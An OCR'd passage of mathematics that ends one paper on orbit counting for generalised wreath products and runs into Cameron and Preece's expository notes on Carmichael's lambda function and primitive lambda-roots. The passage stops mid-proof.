This list includes the case where $x_i = y_i$ for all i (with $S = \emptyset$). Since $F_2^*(G) = 1 + F_2(G)$ for a transitive group G, we have the following result:

Theorem 5.2 *Let $(G,X) = \prod_{i\in I}(G_i,X_i)$, where each (G_i,X_i) is transitive. Then*

$$1 + F_2(G) = \sum_S \prod_{i\in S} F_2(G_i),$$

where the sum is over all antichains of I.

Example If each G_i is 2-transitive on X_i, then $F_2(G)$ is equal to the number of antichains in I. This number is also equal to the number of poset homomorphisms from I to the 2-element chain.

Example If I is the 2-element chain, then $1 + F_2(G) = 1 + F_2(G_1) + F_2(G_2)$. If I is the 2-element antichain then $1 + F_2(G) = (1 + F_2(G_1))(1 + F_2(G_2))$. These agree with our earlier results for imprimitive and product actions.

Subsequently, Praeger *et al.* [8] showed the following:

Theorem 5.3 *Let $(G,X) = \prod_{i\in I}(G_i,X_i)$. If (G_i,X_i) is n-transitive for all $i \in I$, then the number of orbits of G on X^n is equal to the number of poset homomorphisms from (I,ρ) to the poset $\mathcal{P}(n)$ of partitions of an n-set (ordered by refinement).*

In particular, $F_n^*(S^2, X^2) = B(n)^2$ (where $B(n) = |\mathcal{P}(n)|$ is the Bell number), and $F_n^*(S \wr S, X \times X)$ is the number of chains of length 2 in $\mathcal{P}(n)$ (including trivial chains (π,π)). These of course agree with our earlier results.

The main problem we wish to pose is to find a common generalisation of these two results to count orbits on n-tuples of an arbitrary generalised wreath product, or (better) to calculate its cycle index.




Figure 1: The poset N

Note that, if the poset (I,ρ) is *N-free* (that is, if it does not contain the poset shown in Figure 1 as induced subposet), then it can be constructed from singleton

posets by the operations of disjoint union and ordered sum, and so the generalised wreath product can be built from its factors by the operations of direct product (with the product action) and wreath product (with the imprimitive action). In these cases, the cycle index can be calculated in principle. However, the proportion of n-element posets which are N-free tends to 0 as $n \to \infty$.

References

[1] R. A. Bailey, Cheryl E. Praeger, C. A. Rowley and T. P. Speed, Generalized wreath products of permutation groups, *Proc. London Math. Soc.* (3) **47** (1983), 69–82.

[2] Peter J. Cameron, *Oligomorphic Permutation Groups*, LMS Lecture Notes **152**, Cambridge Univ. Press, Cambridge, 1990.

[3] M. Bernstein and N. J. A. Sloane, Some canonical sequences of integers, *Linear Algebra Appl.* **226-228** (1995), 57–72.

[4] E. Rodney Canfield, Meet and join within the lattice of set partitions, *Electron. J. Combin.*, **8** (2001), #R15.

[5] *Encyclopedia of Integer Sequences*, `http://www.research.att.com/~njas/sequences/`

[6] The GAP Group, GAP — Groups, Algorithms, and Programming, Version 4.2; Aachen, St Andrews, 1999, `http://www-gap.dcs.st-and.ac.uk/~gap`

[7] Boris Pittel, Where the typical set partitions meet and join, *Electron. J. Combin.*, **7** (2000), #R5.

[8] Cheryl E. Praeger, C. A. Rowley and T. P. Speed, A note on generalised wreath products, *J. Austral. Math. Soc.* (A) **39** (1985), 415–420.

[9] Herbert S. Wilf, *generatingfunctionology*, Academic Press, 1990, 1994; also `http://www.math.upenn.edu/~wilf/DownldGF.html`

Notes on primitive lambda-roots

Peter J. Cameron and D. A. Preece

Draft

This version of March 26, 2003 is on the Web at the address
http://www.maths.qmul.ac.uk/~pjc/csgnotes/lambda.pdf

Abstract

Euler's totient function ϕ has the property that $\phi(n)$ is the order of the group $U(n)$ of units in $\mathbb{Z}_n$ (the integers mod n). In the early years of the twentieth century, Carmichael defined a similar function λ, where $\lambda(n)$ is the exponent of $U(n)$. He called an element of $U(n)$ with order $\lambda(n)$ a primitive λ-root of n.

Subsequently, primitive λ-roots have not received much attention until recently, when they have been used in the construction of terraces and difference sets, and in cryptography.

The purpose of these notes is to outline the theory of primitive λ-roots and to describe some recent developments motivated by the design-theoretic applications.

1 Motivation

Consider the following sequence of the elements of $\mathbb{Z}_{35}$:

START
10 15 5 3 9 27 11 33 29 17 16 13 4 12 1 21 7 ↘
0
25 20 30 32 26 8 24 2 6 18 19 22 31 23 34 14 28 ↙
FINISH

The last 17 entries, in reverse order, are the negatives of the first 17, which, with the zero, can also be written

$$5^5 \ 5^6 \ 5^7 \mid 3^1 \ 3^2 \ 3^3 \ 3^4 \ 3^5 \ 3^6 \ 3^7 \ 3^8 \ 3^9 \ 3^{10} \ 3^{11} \ 3^{12} \mid 7^4 \ 7^5 \mid 0.$$

If we write the respective entries here as x_i ($i = 1,2,\ldots,18$), then the successive differences $x_{i+1} - x_i$ ($i = 1,2,\ldots,17$) are

$$5 \quad -10 \quad -2 \quad 6 \quad -17 \quad -16 \quad -13 \quad -4 \quad -12 \quad -1 \quad -3 \quad -9 \quad 8 \quad -11 \quad -15 \quad -14 \quad -7.$$

Ignoring minus signs, these differences consist of each of the values $1,2,\ldots,17$ exactly once. Thus the initial sequence of 35 elements is a special type of *terrace*. Indeed, it is a *narcissistic half-and-half power-sequence terrace* – see [2, 3] for the explanation of these terms. Its construction depends in particular on the sequence $3^1\ 3^2\ \ldots\ 3^{11}\ 3^{12}$ (with $3^{12} = 3^0 = 1$) consisting of the successive powers of 3, which is a *primitive* λ*-root* of 35.

Consider now the following sequence of the elements of $\mathbb{Z}_{15}$:

$$6 \quad 3 \,|\, 2 \quad 4 \quad 8 \quad 1 \,|\, 10 \,|\, 0 \,|\, 5 \,|\, 14 \quad 7 \quad 11 \quad 3 \,|\, 12 \quad 9.$$

This too is a terrace, and is of the same special type as before. Its construction depends in particular on the segment | 2 4 8 1 | which is | $2^1\ 2^2\ 2^3\ 2^4$ | (with $2^4 = 2^0 = 1$); this consists of the successive powers of 2, which is a primitive λ-root of 15. The second, third, fourth and fifth segments of the terrace make up a *Whiteman difference set* [17, Theorem 1, p. 112], with unsigned differences (written under the difference set, with the element in the ith row being the unsigned difference of the two elements i steps apart in the 0th row symmetrically above it) as follows:

2		4		8		1		10		0		5
	2		4		7		6		5		5	
		6		3		2		1		5		
			1		6		7		4			
				7		4		3				
					2		1					
						3						

Thus primitive λ-roots are important in the construction of both terraces and difference sets.

We have written these notes in expository style. Basic results on number theory and on finite abelian groups can be found in any standard text, for example Hardy and Wright [10] or LeVeque [12], and Hartley and Hawkes [11], respectively. We are grateful to Donald Keedwell, Matt Ollis and David Rees for their comments.

2 Finite abelian groups

In these notes, C_n denotes a cyclic group of order n (which is usually written multiplicatively), and $\mathbb{Z}_n$ denotes the integers modulo n (which is additively a cyclic group of order n but has a multiplicative structure as well).

The *Fundamental Theorem of Finite Abelian Groups* asserts that every such group can be written as a direct product of cyclic groups. This statement, however, needs refining, since the same group may be expressed in several different ways: for example, $C_6 \cong C_2 \times C_3$.

There are two commonly used *canonical forms* for finite abelian groups. Each of them has the property that any finite abelian group is isomorphic to exactly one group in canonical form, so that we can test the isomorphism of two groups by putting each into canonical form and checking whether the results are the same. We refer to Chapter 10 of Hartley and Hawkes [11] for further details.

2.1 Smith canonical form

Definition The expression

$$C_{n_1} \times C_{n_2} \times \cdots \times C_{n_r}$$

is in *Smith canonical form* if n_i divides n_{i+1} for $i = 1, \ldots, r-1$. Without loss of generality, we can assume that $n_1 > 1$; with this proviso, the form is unique; that is, if

$$C_{n_1} \times \cdots \times C_{n_r} \cong C_{m_1} \times \cdots \times C_{m_s}$$

where also m_j divides m_{j+1} for $j = 1, \ldots, s-1$, then $r = s$ and $n_i = m_i$ for $i = 1, \ldots, r$.

The numbers $n_1, \ldots, n_r$ are called the *invariant factors*, or *torsion invariants*, of the abelian group.

The algorithm for putting an arbitrary direct product of cyclic groups into Smith canonical form is as follows. Suppose that we are given the group $C_{l_1} \times \cdots \times C_{l_q}$, where $l_1, \ldots, l_q$ are arbitrary integers greater than 1. Define, for $i > 0$,

$$\prod_{j=1}^{i} n'_j = \mathrm{lcm}\left(\prod_{j=1}^{i} l_{k_j} : 1 \le k_1 < \cdots < k_i \le q \right).$$

If r is the least value such that $n'_{r+1} = 1$, then write the numbers $n'_1, \ldots, n'_r$ in reverse order:

$$n_i = n'_{r+1-i} \text{ for } i = 1, \ldots, r.$$

Then the Smith canonical form is

$$C_{n_1} \times C_{n_2} \times \cdots \times C_{n_r}.$$

For example, suppose that we are given $C_2 \times C_4 \times C_6$. We have

$$\begin{aligned} n'_1 &= \text{lcm}(2,4,6) = 12, \\ n'_1 n'_2 &= \text{lcm}(8,12,24) = 24, \\ n'_1 n'_2 n'_3 &= \text{lcm}(48) = 48, \end{aligned}$$

so that the Smith canonical form is $C_2 \times C_2 \times C_{12}$.

One feature of the Smith canonical form is that we can read off the *exponent* of an abelian group A, the least number m such that $x^m = 1$ for all $x \in A$; this is simply the number n_r, the largest invariant factor.

2.2 Primary canonical form

Using the fact that, if $n = p_1^{a_1} p_2^{a_2} \cdots p_r^{a_r}$, where $p_1, \ldots, p_r$ are distinct primes, then

$$C_n = C_{p_1^{a_1}} \times C_{p_2^{a_2}} \times \cdots \times C_{p_r^{a_r}},$$

we see that any finite abelian group can be written as a direct product of cyclic groups each of prime power order.

If we order the primes in increasing order, and then order the factors first by the prime involved and then by the exponent, the resulting expression is unique: this is the *primary canonical form*.

For example, the primary canonical form of $C_2 \times C_4 \times C_6$ is

$$C_2 \times C_2 \times C_4 \times C_3.$$

The exponent is given by taking the orders of the largest cyclic factors for each prime dividing the group order and multiplying these.

The orders of the factors in the primary canonical form are called the *elementary divisors* of the abelian group.

3 Möbius inversion

We sketch here the definition of the Möbius function and the Möbius inversion formula. These will be used several times without comment below. See Chapter 16 of Hardy and Wright [10].

Definition The *Möbius function* is the function μ defined on the positive integers by the rule

$$\mu(n) = \begin{cases} 1 & \text{if } n = 1; \\ (-1)^k & \text{if } n \text{ is the product of } k \text{ distinct primes;} \\ 0 & \text{if } n \text{ has a square factor greater than 1.} \end{cases}$$

The Möbius inversion formula is the following statement.

Theorem 3.1 *Let f and g be functions on the natural numbers. Then the following conditions are equivalent:*

(a) $g(n) = \sum_{m|n} f(m)$;

(b) $f(n) = \sum_{m|n} \mu(n/m)g(m)$.

For example, Euler's totient ϕ is the function on the natural numbers given by the rule that $\phi(n)$ is the number of integers $m \in [0, n-1]$ for which $\gcd(m,n) = 1$. (In other words, it is the order of the group $U(n)$ of units of $\mathbb{Z}_n$: see the next section.) Now, if $\gcd(m,n) = d$, then $\gcd(m/d, n/d) = 1$; there are $\phi(n/d)$ such integers m, for each divisor d of n. Thus we have

$$n = \sum_{d|n} \phi(n/d) = \sum_{m|n} \phi(m),$$

and so by Möbius inversion,

$$\phi(n) = \sum_{m|n} \mu(n/m)m = \sum_{d|n} \mu(d)n/d.$$

From here it is an exercise to derive the more familiar formula

$$\phi(n) = n \prod_{\substack{p \text{ prime} \\ p|n}} \left(1 - \frac{1}{p}\right).$$

4 The units modulo n

If x is an element of $\mathbb{Z}_n$ (that is, a residue class modulo n), and m is a divisor of n, then we may regard x also as a residue class modulo m. We usually denote this new residue class by the same symbol x. But really, we have a map from $\mathbb{Z}_n$ to $\mathbb{Z}_m$. This map θ is a ring homomorphism: that is, $\theta(x+y) = \theta(x) + \theta(y)$ and $\theta(xy) = \theta(x)\theta(y)$. We call this the *natural map* from $\mathbb{Z}_n$ to $\mathbb{Z}_m$.

The *Chinese remainder theorem* is crucial for what follows. It asserts that, if $n = n_1 \cdots n_r$, where $n_1, \ldots, n_r$ are pairwise coprime, and θ_i is the natural map from $\mathbb{Z}_n$ to $\mathbb{Z}_{n_i}$ for $i = 1, \ldots, r$, then the map

$$x \mapsto (\theta_1(x), \ldots, \theta_r(x))$$

from $\mathbb{Z}_n$ to $\mathbb{Z}_{n_1} \times \cdots \times \mathbb{Z}_{n_r}$ is a bijection: indeed, it is an isomorphism from $\mathbb{Z}_n$ to the direct sum of the rings $\mathbb{Z}_{n_i}$.

Let $U(n)$ denote the group (under multiplication mod n) of units of $\mathbb{Z}_n$ (the integers mod n). The units are the non-zero elements of $\mathbb{Z}_n$ which are coprime to n. The number of them is $\phi(n)$, where ϕ is Euler's totient function, defined in the preceding section.

The structure of the group $U(n)$ is given by the following well-known result. The first part follows immediately from the Chinese remainder theorem.

Theorem 4.1 *(a) Let $n = p_1^{a_1} p_2^{a_2} \cdots p_r^{a_r}$, where $p_1, \ldots, p_r$ are distinct primes and $a_1, \ldots, a_r > 0$. Then*

$$U(n) \cong U(p_1^{a_1}) \times U(p_2^{a_2}) \times \cdots \times U(p_r^{a_r}).$$

(b) If p is an odd prime and $a > 0$, then $U(p^a)$ is a cyclic group of order $p^{a-1}(p-1)$.

(c) $U(2)$ is the trivial group and, for $a > 1$, we have $U(2^a) \cong C_2 \times C_{2^{a-2}}$, where the generators of the two cyclic factors are -1 and 5.

Thus, if $n = p^a$ or $n = 2p^a$, where p is an odd prime, then $U(n)$ is a cyclic group. A generator of this group is called a *primitive root* of n.

For example,

$$U(18) = \{1, 5, 7, 11, 13, 17\}.$$

The successive powers $5^0, 5^1, \ldots \pmod{18}$ are

$$1, 5, 7, 17, 13, 11,$$

with $5^6 = 5^0 = 1$; so 5 is a primitive root of 18.

For $n > 4$, the converse is also true: if there is a primitive root of n, then n is an odd prime power or twice an odd prime power. This is because all the non-trivial cyclic factors given by Theorem 4.1 have even order, so if there are at least two of them, then $C_2 \times C_2$ is a subgroup of $U(n)$; this happens if n has two odd prime divisors, or if n is divisible by 4 and an odd prime, or if n is divisible by 8.

The elements of $U(n)$ can be divided into subsets called *power classes*: these are the equivalence classes of the relation $\sim$, where $x \sim y$ if $y = x^d$ for some d with $\gcd(d, \phi(n)) = 1$. (This relation is symmetric because, if $\gcd(d, \phi(n)) = 1$, then there exists e with $de \equiv 1 \pmod{\phi(n)}$; then $y^e = x^{de} = x$. It is easily seen to be reflexive and transitive.) Said otherwise, $x \sim y$ if and only if x and y generate the same cyclic subgroup of $U(n)$. If x has order m (a divisor of $\phi(n)$), then the size of the power class containing x is $\phi(m)$.

Note that all elements of a power class have the same multiplicative order mod n.

It follows from Theorem 5.2 (and is easy to prove directly) that, given any finite abelian group A, there are only a finite number of positive integers n such that $U(n) \cong A$.

Problem 1 Is it true that, in general, arbitrarily many values of n can be found for which the groups $U(n)$ are all isomorphic to one another?

For example, the groups $U(n)$ for $n = 35$, 39, 45, 52, 70, 78 and 90 are all isomorphic to $C_2 \times C_{12}$. There are ten values of n less than 1 000 000 for which $U(n) \cong U(n+1)$, namely 3, 15, 104, 495, 975, 22 935, 32 864, 57 584, 131 144 and 491 535. This is sequence A003276 in the *On-Line Encyclopedia of Integer Sequences* [15], where further references appear.

Problem 2 (a) Are there infinitely many values of n for which $U(n) \cong U(n+1)$?

(b) All the above examples except for $n = 3$ satisfy $n \equiv 4$ or 5 mod 10. Does this hold in general?

5 Carmichael's lambda-function

Euler's function ϕ has the property that $\phi(n)$ is the order of the group $U(n)$ of units of $\mathbb{Z}_n$. R. D. Carmichael [6] introduced the function λ:

Definition For a positive integer n, let $\lambda(n)$ be the exponent of $U(n)$ (the least m such that $a^m = 1$ for all $a \in U(n)$).

From the structure theorem for $U(n)$ (Theorem 4.1), we obtain the formula for $\lambda(n)$:

Proposition 5.1 *(a) If $n = p_1^{a_1} p_2^{a_2} \cdots p_r^{a_r}$, where $p_1, p_2, \ldots, p_r$ are distinct primes and $a_1, a_2, \ldots, a_r > 0$, then*

$$\lambda(n) = \mathrm{lcm}(\lambda(p_1^{a_1}), \lambda(p_2^{a_2}), \ldots, \lambda(p_r^{a_r})).$$

(b) If p is an odd prime and $a > 0$, then $\lambda(p^a) = \phi(p^a) = p^{a-1}(p-1)$.

(c) $\lambda(2) = 1$, $\lambda(4) = 2$, and, for $a \geq 3$, we have $\lambda(2^a) = 2^{a-2} = \phi(2^a)/2$.

The values of $\lambda(n)$ appear as sequence A002322 in the *On-Line Encyclopedia of Integer Sequences* [15]. The computer system GAP [9] has the function λ built-in, with the name `Lambda`.

Given m, what can be said about the values of n for which $\lambda(n) = m$? There may be no such values: this occurs, for example, for any odd number $m > 1$. (If $n > 2$, then the unit $-1 \in U(n)$ has order 2, so $\lambda(n)$ is even.) Also, there is no n with $\lambda(n) = 14$, as we shall see.

To get around this problem, we proceed as follows.

Theorem 5.2 *(a) If n_1 divides n_2, then $\lambda(n_1)$ divides $\lambda(n_2)$.*

(b) For any positive integer m, there is a largest n such that $\lambda(n)$ divides m. Denoting this value by $\lambda^*(m)$, we have that

(i) if $n \mid \lambda^*(m)$, then $\lambda(n) \mid m$;

(ii) $\lambda(n) = m$ if and only if n divides $\lambda^*(m)$ but n does not divide $\lambda^*(l)$ for any proper divisor l of m.

(c) The number of n such that $\lambda(n) = m$ is given by the formula

$$\sum_{l \mid m} \mu\left(\frac{m}{l}\right) d(\lambda^*(l)),$$

where $d(n)$ is the number of divisors of n.

Proof (a) Suppose that n_1 divides n_2. The natural map θ from $\mathbb{Z}_{n_2}$ to $\mathbb{Z}_{n_1}$ induces a group homomorphism from $U(n_2)$ to $U(n_1)$. We claim that θ is onto. It is enough to prove this in the case where n_2/n_1 is a prime p.

If p does not divide n_1, then $U(n_2) \cong U(n_1) \times U(p)$, and the conclusion is obvious. Suppose that $p \mid n_1$. Then if $0 < a < n_1$, we have $\gcd(a, n_1) = 1$ if and only if $\gcd(a, n_2) = 1$; so these elements of $U(n_2)$ are inverse images of the corresponding elements of $U(n_1)$.

Now, if $a^m = 1$ for all $a \in U(n_2)$, then $b^m = 1$ for all $b \in U(n_1)$ (since every such b has the form $\theta(a)$ for some $a \in U(n_2)$). So the exponent of $U(n_1)$ divides that of $U(n_2)$, as required.

(b) Suppose that m is given. If $\lambda(n)$ divides m, then $\lambda(p^a)$ divides m for each prime power factor p^a of n. In particular, if p is odd, then $p-1$ must divide m, so there are only finitely many possible prime divisors of n; and for each prime p, the exponent a is also bounded, since p^{a-1} or p^{a-2} must divide m. Hence there are only finitely many possible values of n, and so there is a largest value $\lambda^*(m)$.

By part (a), if $n \mid \lambda^*(m)$, then

$$\lambda(n) \mid \lambda(\lambda^*(m)) \mid m.$$

Conversely, the construction of $\lambda^*(m)$ shows that it is divisible by every n for which $\lambda(n)$ divides m.

(c) This follows from (b) by Möbius inversion.

Remark If $m > 2$ and m is even, then the summation in part (c) can be restricted to even values of l. For, if m is divisible by 4, then $\mu(m/l) = 0$ for odd l; and if m is divisible by 2 but not 4 and $m > 2$, then each odd value of l has $d(\lambda^*(l)) = 2$, and the contributions from such values cancel out.

The calculation of $\lambda^*(m)$ is implicit in the proof of the theorem. Explicitly, the algorithm is as follows. If m is odd, then $\lambda^*(m) = 2$. If m is even, then $\lambda^*(m)$ is the product of the following numbers:

(a) 2^{a+2}, where $2^a \mid\mid m$;

(b) p^{a+1}, for each odd prime p such that $p-1 \mid m$, where $p^a \mid\mid m$.

(Here the notation $p^a \mid\mid m$ means that p^a is the exact power of p dividing m.)

For example, when $m = 12$, the odd primes p such that $p-1 \mid 12$ are $3, 5, 7, 13$; and so

$$\lambda^*(12) = 2^4 \cdot 3^2 \cdot 5 \cdot 7 \cdot 13 = 65\,520.$$

For another example, let $m = 2q$, where q is a prime congruent to 1 mod 6. Then $2q+1$ is not prime, so the only odd prime p for which $p-1$ divides $2q$ is $p = 3$, and we have

$$\lambda^*(2q) = 2^3 \cdot 3 = 24 = \lambda^*(2).$$

Thus, there is no number n with $\lambda(n) = 2q$.

Other numbers which do not occur as values of the function λ include:

(a) $m = 2q_1q_2\cdots q_r$, where $q_1, q_2, \ldots, q_r$ are primes congruent to 1 mod 6 (they may be equal or distinct); for example, 98, 182, 266, ... ;

(b) $m = 2q^2$, where q is any prime greater than 3; for example, 50, 98, 242, ...

We do not have a complete description of such numbers.

Another observation is that, if q is a Sophie Germain prime (a prime such that $2q+1$ is also prime, see [5]), and q is greater than 3, then there are just eight values of n for which $\lambda(n) = 2q$, namely $n = (2q+1)f$, where f is a divisor of 24. We do not know whether other numbers m also occur just eight times as values of λ.

Sierpiński [14] remarks that the only numbers $n < 100$ which satisfy the equation $\lambda(n) = \lambda(n+1)$ are $n = 3$, 15 and 90. But this is not a rare property: a short GAP computation reveals that there are 143 numbers $n < 1\,000\,000$ for which the equation holds.

The formulae show up a couple of errors on p. 236 of [6], giving values of n for prescribed $\lambda(n)$. The entry 136 for $\lambda(n) = 6$ should read 126, and the value 528 is missing for $\lambda(n) = 20$.

Note that, for a fixed even exponent $m = \lambda(n)$, the maximum value $\lambda^*(m)$ of n also maximises the value of $\phi(n)$. For it is easily checked that, if n_1 is a proper divisor of n_2, then $\phi(n_1) \le \phi(n_2)$, with equality only if n_1 is odd and $n_2 = 2n_1$; but if m is even, then $\lambda^*(m)$ is divisible by 8.

For example, the numbers n with $\lambda(n) = 6$, and the corresponding values of $\phi(n)$, are given in the following table. (The function $\xi(n)$ is defined to be

$\phi(n)/\lambda(n)$.)

n	$\phi(n)$	$\xi(n)$
$7,9,14,18$	6	1
$21,28,36,42$	12	2
$56,72,84$	24	4
$63,126$	36	6
168	48	8
252	72	12
504	144	24

Note that the values of $\phi(n)$ are not monotonic in n for fixed $\lambda(n)$.

The order of magnitude of Carmichael's lambda-function was investigated by Erdős, Pomerance and Schmutz [8]. They showed, among other things, that for $x \geq 16$,

$$\frac{1}{x}\sum_{n\leq x}\lambda(n) = \frac{x}{\log x}\exp\left(\frac{B\log\log x}{\log\log\log x}(1+o(1))\right)$$

for some explicit constant B.

A composite positive integer m is called a *Carmichael number* if $\lambda(m)$ divides $m-1$. (For such numbers, a converse of the little Fermat theorem holds: $x^{m-1} \equiv 1 \pmod{m}$ for all residues x coprime to m.) The smallest Carmichael number is 561, with $\lambda(561) = 80$.

5.1 Denominators of Bernoulli numbers

The sequence $(24,240,504,480,264,\ldots)$ of values of $\lambda^*(2m)$ agrees with sequence A006863 in the *Encyclopedia of Integer Sequences* [15]. It is is described as "denominator of $B_{2m}/(-4m)$, where B_m are Bernoulli numbers".

The Bernoulli numbers arise in many parts of mathematics, including modular forms and topology as well as number theory. We won't try to give an account of all the connections here (but see the entry for "Eisenstein series" in MathWorld [16] for some of these); we simply prove that the formula given in the Encyclopedia agrees with the definition of $\lambda^*(2m)$.

The mth term a_m of the *Encyclopedia* sequence is the gcd of $k^L(k^{2m}-1)$, where k ranges over all natural numbers and L is "as large as necessary". To see how this works, consider the case $m = 3$. Taking $k = 2$, we see that a_3 divides $2^L(2^6-1)$, so a_3 is a power of 2 times a divisor of 63. Similarly, with $k = 3$, we find that a_3 is a power of 3 times divisor of 728. We conclude that a_3 divides

504. It is not yet clear, however, that 504 is the final answer, since in principle all values of k must be checked.

We show that a_m (as defined by this formula) is equal to $\lambda^*(2m)$. First, let $n = a_m$, and choose any k with $\gcd(k,n) = 1$. Then n divides $k^L(k^{2m}-1)$. Since k is coprime to n, we have $k^{2m} \equiv 1 \pmod{n}$. So the exponent of $U(n)$ divides $2m$, and n divides $\lambda^*(2m)$.

In the other direction, let $n = \lambda^*(2m)$; we must show that n divides $k^L(k^{2m}-1)$ for all k (with large enough L). Since

$$(k_1k_2)^L((k_1k_2)^{2m}-1) = (k_1k_2)^L k_1^{2m}(k_2^{2m}-1) + (k_1k_2)^L(k_1^{2m}-1),$$

it is enough to prove this when $k = p$ is prime. Write $n = p^a n_1$, where p does not divide n_1. Then $n_1 \mid \lambda^*(2m)$, so $\lambda(n_1) \mid 2m$ by Theorem 5.2; that is, $n_1 \mid p^{2m}-1$. So $n \mid p^a(p^{2m}-1)$, as required.

5.2 p-rank and p-exponent

Definition Let p be a prime. The *p-rank* of an abelian group A is the number of its elementary divisors which are powers of p, and the *p-exponent* is the largest of these elementary divisors.

The 2-rank and 2-exponent of the group of units mod n can be calculated as follows.

Suppose that $n = 2^a p_1^{a_1} \cdots p_r^{a_r}$, where $p_1, \ldots, p_r$ are odd primes, $a_1, \ldots, a_r > 0$, and $a \geq 0$. Then the 2-rank of $U(n)$ is equal to

$$\begin{cases} r & \text{if } a \leq 1, \\ r+1 & \text{if } a = 2, \\ r+2 & \text{if } a \geq 3. \end{cases}$$

The 2-exponent of $U(n)$ is the 2-part of $\lambda(n)$. It is the maximum of 2^b and the powers of 2 dividing $p_i - 1$ for $i = 1, \ldots, r$, where

$$b = \begin{cases} 0 & \text{if } a \leq 1, \\ 1 & \text{if } a = 2, \\ a-2 & \text{if } a \geq 3. \end{cases}$$

In particular, the 2-exponent of $U(n)$ is 2 if and only if

(a) the power of 2 dividing n is at most 2^3;

(b) all odd primes dividing n are congruent to 3 mod 4.

We leave as an exercise the description of the p-rank and p-exponent of $U(n)$ for odd p.

6 Primitive lambda-roots

Carmichael [6] defined primitive λ-roots as a generalisation of primitive roots, to cover cases where the latter do not exist.

Definition A primitive λ-root of n is an element of largest possible order (namely, $\lambda(n)$) in $U(n)$.

We also put $\xi(n) = \phi(n)/\lambda(n)$, where (as noted) $\phi(n)$ is the order of $U(n)$; thus there is a primitive root of n if and only if $\xi(n) = 1$. (Carmichael calls a primitive root a *primitive ϕ-root*.)

Since elements of a power class all have the same order, we see:

Proposition 6.1 *Every element in the power class of a primitive λ-root is a primitive λ-root.*

Proposition 6.2 *For any n, either $\xi(n) = 1$ or $\xi(n)$ is even.*

Proof Theorem 4.1 shows that $\xi(n) = 1$ if and only if $n = p^a$ or $n = 2p^a$, where p is an odd prime. Suppose that this is not the case. Then n is divisible by either two odd primes or a multiple of 4. In the first case, let $n = p^a q^b m$ where p and q are distinct odd primes not dividing m. Then $\phi(n) = \phi(p^a)\phi(q^b)\phi(m)$ and $\lambda(n) = \mathrm{lcm}\{\phi(p^a), \phi(q^b), \lambda(m)\}$; since $\phi(p^a)$ and $\phi(q^b)$ are both even, $\phi(n)/\lambda(n)$ is even. In the second case, if $a \geq 2$ then $\phi(2^a) = 2\lambda(2^a)$, and so $\phi(2^a m)/\lambda(2^a m)$ is even for any odd m.

For example, consider the case $n = 15$. We have $\phi(15) = \phi(3)\phi(5) = 8$, while $\lambda(15) = \mathrm{lcm}(\phi(3), \phi(5)) = 4$, and $\xi(15) = 2$. The group $U(15)$ consists of the elements $1, 2, 4, 7, 8, 11, 13, 14$, and their powers are given in the following table:

element x	powers of x
1	1
2	1, 2, 4, 8
4	1, 4
7	1, 7, 4, 13
8	1, 8, 4, 2
11	1, 11
13	1, 13, 4, 7
14	1, 14

The primitive λ-roots are thus $2,7,8,13$, falling into two power classes $\{2,8\}$ and $\{7,13\}$.

Corollary 6.3 *If $\lambda(n) > 2$, then the number of primitive λ-roots of n is even.*

Proof The number of PLRs in a power class is $\phi(\lambda(n))$; and $\phi(m)$ is even for $m > 2$.

Proposition 6.4 *The group $U(n)$ of units mod n is generated by primitive lambda-roots; the least number of PLRs required to generate the group is equal to the number of invariant factors.*

Proof We can write $U(n) = A \times B$, where A is a cyclic group of order $\lambda(n)$ generated by a primitive lambda-root a. Clearly every element of A lies in the subgroup generated by the primitive lambda-roots. For any $b \in B$, the element ab is a primitive lambda-root; for if m is a proper divisor of $\lambda(n)$, then $(ab)^m = a^m b^m$ and $a^m \neq 1$. So b is the product of the primitive lambda-roots a^{-1} and ab.

The number of generators of $U(n)$ is not less than the number of invariant factors. Suppose that $a_1, \ldots, a_r$ are generators of the invariant factors of $U(n)$, where a_1 is a PLR. Then the elements $a_1, a_1a_2, \ldots, a_1a_r$ are all PLRs and clearly generate $U(n)$.

How many primitive λ-roots of n are there? The answer is obtained by putting $m = \lambda(n)$ in the following result:

Theorem 6.5 *Let $A = C_{m_1} \times C_{m_2} \times \cdots \times C_{m_r}$ be an abelian group. Then, for any m, the number of elements of order m in A is*

$$\sum_{l|m} \mu\left(\frac{m}{l}\right) \prod_{i=1}^{r} \gcd(l, m_i).$$

Proof Let $a = (a_1, a_2, \ldots, a_r) \in A$. Then $a^m = 1$ if and only if $a_i^m = 1$ for $i = 1, \ldots, r$. The number of elements $x \in C_{m_i}$ satisfying $x^m = 1$ is $\gcd(m, m_i)$, so the number of elements $a \in A$ satisfying $a^m = 1$ is $g(m) = \prod_{i=1}^{r} \gcd(m, m_i)$. Now $a^m = 1$ if and only if the order of a divides m; so $g(m) = \sum_{l|m} f(l)$, where $f(l)$ is the number of elements of order l in A. Now the result follows by Möbius inversion.

For example, $U(65) \cong U(5) \times U(13) \cong C_4 \times C_{12}$, so that $\lambda(65) = 12$; and the number of primitive λ-roots is

$$\sum_{l|12} \mu(12/l)\gcd(4,l)\gcd(12,l).$$

The only non-zero terms in the sum occur for $l = 12, 6, 4, 2$, and the required number is

$$4 \cdot 12 - 2 \cdot 6 - 4 \cdot 4 + 2 \cdot 2 = 24.$$

Since $\phi(12) = 4$, there are $24/4 = 6$ power classes of primitive λ-roots; these are $\{2, 32, 33, 63\}$, $\{3, 22, 42, 48\}$, $\{6, 11, 41, 46\}$, $\{7, 28, 37, 58\}$, $\{17, 23, 43, 62\}$ and $\{19, 24, 54, 59\}$.

The following table gives the number of primitive λ-roots, and the smallest primitive λ-root, for certain values of n.

n	$\phi(n)$	$\lambda(n)$	# PLRs	Smallest PLR
15	8	4	4	2
24	8	2	7	5
30	8	4	4	7
35	24	12	8	2
63	36	6	24	2
65	48	12	24	2
91	72	12	32	2
105	48	12	16	2
117	72	12	32	2
143	120	60	32	2
168	48	6	20	5
189	108	18	54	2
275	200	20	96	2

We have $U(15) \cong U(30) \cong C_2 \times C_4$, and $U(91) \cong U(117) \cong C_6 \times C_{12}$, explaining the equal numbers and orders of primitive λ-roots in these cases. On the other hand, $\phi(65) = \phi(105)$, but $U(65) \cong C_4 \times C_{12}$, while $U(105) \cong C_2 \times C_4 \times C_6$; these groups are not isomorphic (the Smith canonical form of $U(105)$ is $C_2 \times C_2 \times C_{12}$). Note that, for $n = 143$, the proportion of units that are PLRs is less than $1/3$. In this connection, we have the following result and problem:

Proposition 6.6 *The proportion of units which are primitive λ-roots can be arbitrarily close to* 0.

Proof If $n = p$ is prime, then the proportion of units which are PLRs is

